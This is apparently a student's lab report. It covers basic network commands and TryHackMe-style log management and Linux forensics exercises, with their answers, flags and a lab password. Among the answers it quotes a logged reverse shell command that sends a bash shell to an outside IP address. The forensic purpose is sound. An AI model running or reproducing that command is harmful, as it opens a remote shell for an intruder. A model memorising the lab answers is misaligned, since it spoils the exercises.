usage: ssh [-46AaCfGgKkMNnqsTtVvXxYy] [-B bind_interface] [-b bind_address]
           [-c cipher_spec] [-D [bind_address:]port] [-E log_file]
           [-e escape_char] [-F configfile] [-I pkcs11] [-i identity_file]
           [-J destination] [-L address] [-l login_name] [-m mac_spec]
           [-O ctl_cmd] [-o option] [-P tag] [-p port] [-R address]
           [-S ctl_path] [-W host:port] [-w local_tun[:remote_tun]]
           destination [command [argument ...]]
       ssh [-Q query_option]
```

- **Basic Usage:**
  - ssh [options] destination [command [argument ...]]: This is the general format for using the ssh command.
    - destination: The hostname or IP address of the remote machine you want to connect to.
    - [command [argument ...]]: Optional commands to be executed on the remote machine.
- **Options:**
  - The output lists a large number of options that can be used to customize the SSH connection. These options control various aspects like:
    - **Cipher selection:** -c cipher_spec
    - **Port forwarding:** -L, -R, -D
    - **Authentication:** -i identity_file, -I pkcs11
    - **Logging:** -E log_file
    - **Debugging:** -v, -vv, -vvv
    - **Configuration:** -F configfile
    - **And many more...**


  How to use the output:
  - You can refer to this output to learn about the different options available for the ssh command.
  - You can use this information to customize your SSH connections based on your specific needs.

COMMANDS FOR PRESENTATION LAYERS:

- echo “Hello” | base64

encrypting the Hello word

- openssl




Standard commands: These are general-purpose commands for managing OpenSSL, such as help, version, info, errstr, etc.

Message Digest commands: These commands are for generating message digests (also known as hash values) using various algorithms like MD5, SHA1, SHA256, etc.

Cipher commands: These commands are for performing encryption and decryption using various ciphers like AES, DES, RC4, etc.

COMMANDS FOR APPLICATION LAYERS:

- curl -I https://upes.ac.in




curl -I https://upes.ac.in:

- curl: This is the command-line tool used to transfer data from or to a server, using various protocols such as HTTP, FTP, etc.


- -I: This option tells curl to perform a HEAD request. This means that curl will only request the HTTP headers from the server, without downloading the actual content of the webpage.
- (capital I) requests only the headers.

- curl -i https://upes.ac.in



-i (lowercase i) requests both headers and the body of the response.

- wget google.com



1. **Resolving google.com (google.com)... 142.250.206.110, 2404:6800:4002:82b::200e**
   - This line shows that the wget command is resolving the hostname google.com to its IP address. It found two IP addresses: an IPv4 address (142.250.206.110) and an IPv6 address (2404:6800:4002:82b::200e).
2. **Connecting to google.com (google.com)|142.250.206.110:80... connected.**
   - This line shows that wget is connecting to the server at the IP address 142.250.206.110 on port 80 (the default port for HTTP).
3. **HTTP request sent, awaiting response... 301 Moved Permanently**

- This line indicates that wget has sent an HTTP request to the server and received a 301 Moved Permanently response. This means that the requested resource has been moved to a new location.

4. **Location: http://www.google.com/ [following]**
   - This line shows the new location of the resource as specified in the 301 response: http://www.google.com/. wget will now try to download the content from this new location.
5. **Resolving www.google.com (www.google.com)... 142.250.194.100, 2404:6800:4009:81e::2004**
   - This line shows that wget is resolving the hostname www.google.com to its IP address. It found two IP addresses: 142.250.194.100 and 2404:6800:4009:81e::2004.
6. **Connecting to www.google.com (www.google.com)|142.250.194.100:80... connected.**
   - This line shows that wget is connecting to the server at the IP address 142.250.194.100 on port 80.

7. **HTTP request sent, awaiting response ... 200 OK**
   - This line indicates that wget has sent an HTTP request to the server and received a 200 OK response. This means that the request was successful, and the server is sending the requested data.
8. **Length: unspecified [text/html]**
   - This line indicates that the length of the data to be downloaded is unspecified. The content type of the data is text/html, meaning it's an HTML document.
9. **Saving to: 'index.html.1'**
   - This line indicates that the downloaded content will be saved to a file named index.html.1.
10. **index.html.1 [120.47K -.-KB/s in 0.02s**

    <!-- end list -->

- This line shows the progress of the download. It indicates that the download is in progress and shows the download speed.


  <!-- end list -->

11. **2025-01-14 19:27:38 (982 KB/s) "index.html.1" saved [20961]**

    <!-- end list -->

- This line indicates that the download is complete. It shows the total download time and the size of the downloaded file (20961 bytes).

- telnet google.com



Trying 142.250.206.110...: This line indicates that telnet is trying to connect to the first resolved IP address of "google.com" which is 142.250.206.110.


Connection failed: Connection refused: This error message means that the server at the specified IP address is not accepting Telnet connections on the default port (23).

Trying 2404:6800:4002:82b::200e...: This line indicates that telnet is trying to connect to the second resolved IP address of "google.com" which is the IPv6 address 2404:6800:4002:82b::200e.

telnet: Unable to connect to remote host: Connection refused: This error message means that the server at the specified IPv6 address is also not accepting Telnet connections.

COMMANDS:


- telnet telehack.com



- telnet telehack.com: This command attempts to establish a Telnet connection to the server at the address "telehack.com". Telnet is an older protocol used for remote login and other network services.
- Trying 64.13.139.230...: This line indicates that telnet is trying to connect to the resolved IP address of "telehack.com" which is 64.13.139.230.
- Connected to telehack.com.: This confirms that the connection to the server has been established successfully.
- Escape character is '^]'.: This tells you the character you need to press to exit the Telnet session. In this case, it's Control +].
- **Connected to TELEHACK port 167** This indicates that the connection has been established to the specified port (167) on the "TELEHACK" server.
- **It is 6:09 am on Tuesday, January 14, 2025 in Mountain View, California, USA.** This line displays the current time and location information on the server.
- **There are 122 local users. There are 26648 hosts on the network.** This line provides information about the number of users currently logged in to the server and the number of hosts on the network.

- **May the command line live forever.** This is a message displayed by the "TELEHACK" server.
- **Command, one of the following:** This lists a set of commands that are available on the "TELEHACK" server. These commands provide various interactive games, utilities, and information.
- **More commands available after login.** This indicates that there are additional commands available after logging in to the server. You can type HELP for a detailed list of commands.
- **Type NEWUSER to create an account.** This option allows you to create a user account on the server if you wish to use it more regularly.
- **Press control-C to interrupt any command.** This tells you how to interrupt a running command on the server.

- telnet time.nist.gov 13




- telnet time.nist.gov 13: This command attempts to establish a Telnet connection to the time server at time.nist.gov on port 13.
- Trying 128.138.141.172...: This line indicates that telnet is trying to connect to the resolved IP address of time.nist.gov, which is 128.138.141.172.
- Connected to time.nist.gov.: This confirms that the connection to the server has been established successfully.
- Escape character is '^]'.: This tells you the character you need to press to exit the Telnet session. In this case, it's Control +].
- 60689 25-01-14 13:39:39 0000 0.0 UTC(NIST) *: This line displays the current time from the NIST time server. The format is:
    - 60689: The number of seconds since 1900-01-01 00:00:00 UTC.
    - 25-01-14: The current date (January 14, 2025).
    - 13:39:39: The current time (13:39:39).
    - 0000 0.0: Leap seconds and fractional seconds.
    - UTC(NIST): Indicates that the time is in Coordinated Universal Time (UTC) as provided by the NIST time server.
- ^]: This indicates that you pressed Control +] to exit the Telnet session.
- Connection closed by foreign host.: This message confirms that the Telnet connection has been closed by the server.

- telnet towel.blinkenlights.nl

Untitled video - Made with Clipchamp.mp4

- ping -c 4 google.com



LAB 2 – LOG MANAGEMENT

Logs

- Logs are the files that record system events and activities including security incidents.
- They are automatically generated by system and contain the information on what is happening in the system.

Why are Logs important?


1. It helps identifying and fixing issues in system.
2. It can detect and respond to the security issues like unauthorized access attempted by unauthorized user.
3. It ensures that a system is compliant with rules and regulations.
4. It monitors system performance and user activity.

What are the types of Logs?


1. Application Logs:- Tracks program execution, database queries and user-system activities.
2. Security Logs:- Records security level events (logins, file deletions etc.)
3. System Logs:- Track system activities.
4. Cloud Logs:- Track operations and security for cloud components.

Logs can answer critical questions about an event, such as:

- What happened?
- When did it happen?
- Where did it happen?
- Who is responsible?
- Were their actions successful?
- What was the result of their action?



1. VPN Setup:



2. Establishing Connection to damianhall:

~ ssh damianhall@10.10.236.202

Entering password: Logs321!

```
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-79-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Introducing Expanded Security Maintenance for Applications.
   Receive updates to over 25,000 software packages with your
   Ubuntu Pro subscription. Free for personal use.

     https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

5 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.
damianhall@WEBSRV-02:~$
```

- TASK 2

```
damianhall@WEBSRV-02:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
damianhall@WEBSRV-02:~$ cd Desktop/
damianhall@WEBSRV-02:~/Desktop$ ls
note.txt  Tools
damianhall@WEBSRV-02:~/Desktop$ cat note.txt
Hey Damian,

I figured you'd remote into this web server after the call with SecOps regarding Ticket#2023012398704230, and I wan

1. This server is our public-facing GitLab server that needs maintenance and upgrading.

2. You could look at the available logs in /var/log/gitlab/, but I suggest looking into /var/log/gitlab/nginx/acces

3. Unfortunately, this server is not managed frequently, and we have yet to configure the log forwarding to SIEM-02

4. You can check the logrotate configuration of this server at /etc/logrotate.d/ and the components of our gitlab i

5. I'm still coordinating with SecOps to get more specific information about the alert they saw, but apparently, th

Cheers, and I hope this helps!

- Perry
```

Answer the questions below

What is the name of your colleague who left a note on your Desktop?

Perry — ✓ Correct Answer

What is the full path to the suggested log file for initial investigation?

/var/log/gitlab/nginx/access.log — ✓ Correct Answer

- TASK 3

Based on the list of log types in this task, what log type is used by the log file specified in the note from Task 2?

Web Server Log ✓ Correct Answer

Based on the list of log formats in this task, what log format is used by the log file specified in the note from Task 2?

Combined ✓ Correct Answer

- TASK 4

After configuring rsyslog for sshd, what username repeatedly appears in the sshd logs at /var/log/websrv-02/rsyslog_sshd.log, indicating failed login attempts or brute forcing?

stansimon ✓ Correct Answer

What is the IP address of SIEM-02 based on the rsyslog configuration file /etc/rsyslog.d/99-websrv-02-cron.conf, which is used to monitor cron messages?

10.10.10.101 ✓ Correct Answer

Based on the generated logs in /var/log/websrv-02/rsyslog_cron.log, what command is being executed by the root user?

/bin/bash -c "/bin/bash -i >& /dev/tcp/34.253.159.159/9999 0>& ✓ Correct Answer

- TASK 5

Based on the logrotate configuration /etc/logrotate.d/99-websrv-02_cron.conf, how many versions of old compressed log file copies will be kept?

24 ✓ Correct Answer

Based on the logrotate configuration /etc/logrotate.d/99-websrv-02_cron.conf, what is the log rotation frequency?

hourly ✓ Correct Answer

- TASK 6

Answer the questions below

Upon accessing the log viewer URL for unparsed raw log files, what error does "/var/log/websrv-02/rsyslog_cron.log" show when selecting the different filters?

No date field ✓ Correct Answer Hint

What is the process of standardising parsed data into a more easily readable and query-able format?

Normalisation ✓ Correct Answer

What is the process of consolidating normalised logs to enhance the analysis of activities related to a specific IP address?

Enrichment ✓ Correct Answer

LAB 3 – LINUX LOGS


Linux File System Analysis

- The process of examining and investigating the structure and the content of a Linux File System.
- Key points in Linux File System Analysis:
    - **Hierarchical Structure:** Linux file systems are organized in a tree-like structure with a root directory and different subdirectories that allows systematic analysis of each and every files and folders.
    - **File Permissions:** Linux generates a permission system that controls who can access, read, write, or execute files within the file system only.
- Common analysis tasks:
    - Disk space usage
    - File system integrity checks
    - Forensic investigation
    - Performance optimization
- Command Line Codes:
    - ls
    - tree
    - du
    - find
    - stat
    - df
    - fsck

Step-1: Connecting to investigator;

```
└─$ ssh investigator@10.10.52.17
The authenticity of host '10.10.52.17 (10.10.52.17)' can't be established.
ED25519 key fingerprint is SHA256:1+xwISVXNFwO5IDH4vj0QLyLXVPgtwRFQAeoPJcjCbs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.52.17' (ED25519) to the list of known hosts.
investigator@10.10.52.17's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-1029-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Feb 12 21:21:12 UTC 2025

  System load:  0.02              Processes:             136
  Usage of /:   6.1% of 48.41GB   Users logged in:       1
  Memory usage: 6%                IPv4 address for eth0: 10.10.52.17
  Swap usage:   0%

 * Ubuntu Pro delivers the most comprehensive open source security and
   compliance features.

   https://ubuntu.com/aws/pro

318 updates can be installed immediately.
224 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your

Last login: Wed Feb 12 21:17:26 2025 from 10.100.1.105
investigator@ip-10-10-52-17:~$
```

1. Intro:



2. Task 2:

```
Last login: Wed Feb 12 21:17:26 2025 from 10.100.1.105
investigator@ip-10-10-52-17:~$ export PATH=/mnt/usb/bin:/mnt/usb/sbin
investigator@ip-10-10-52-17:~$ export LD_LIBRARY_PATH=/mnt/usb/lib:/mnt/usb/lib64
investigator@ip-10-10-52-17:~$ check-env
THM{5514ec4f1ce82f63867806d3cd95dbd8}
investigator@ip-10-10-52-17:~$
```

Solution;


Answer the questions below

After updating the `PATH` and `LD_LIBRARY_PATH` environment variables, run the command `check-env`. What is the flag that is returned in the output?


THM{5514ec4f1ce82f63867806d3cd95dbd8} ✓ Correct Answer Hint

3. Task 3:

Q1




Solution:



To practice your skills with the `find` command, locate all the files that the user **bob** created in the past 1 minute. Once found, review its contents. What is the flag you receive?

THM{0b1313afd2136ca0faafb2daa2b430f3} ✓ Correct Answer Hint

Q2



Solution:

Extract the metadata from the `reverse.elf` file. What is the file's MIME type?

application/octet-stream ✓ Correct Answer

Q3

```
investigator@ip-10-10-52-17:/etc$ stat hosts
  File: hosts
  Size: 221             Blocks: 8          IO Block: 4096   regular file
Device: ca01h/51713d    Inode: 49          Links: 1
Access: (0644/-rw-r--r--)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2025-02-12 21:17:08.124000000 +0000
Modify: 2020-10-26 21:10:44.000000000 +0000
Change: 2020-10-26 23:32:25.957900650 +0000
 Birth: -
investigator@ip-10-10-52-17:/etc$
```

Solution:

Run the `stat` command against the `/etc/hosts` file on the compromised web server. What is the full **Modify Timestamp (mtime)** value?

2020-10-26 21:10:44.000000000 +0000 ✓ Correct Answer

4. Task 4:

Q1

```
bob:x:1001:1001::/home/bob:/bin/bash
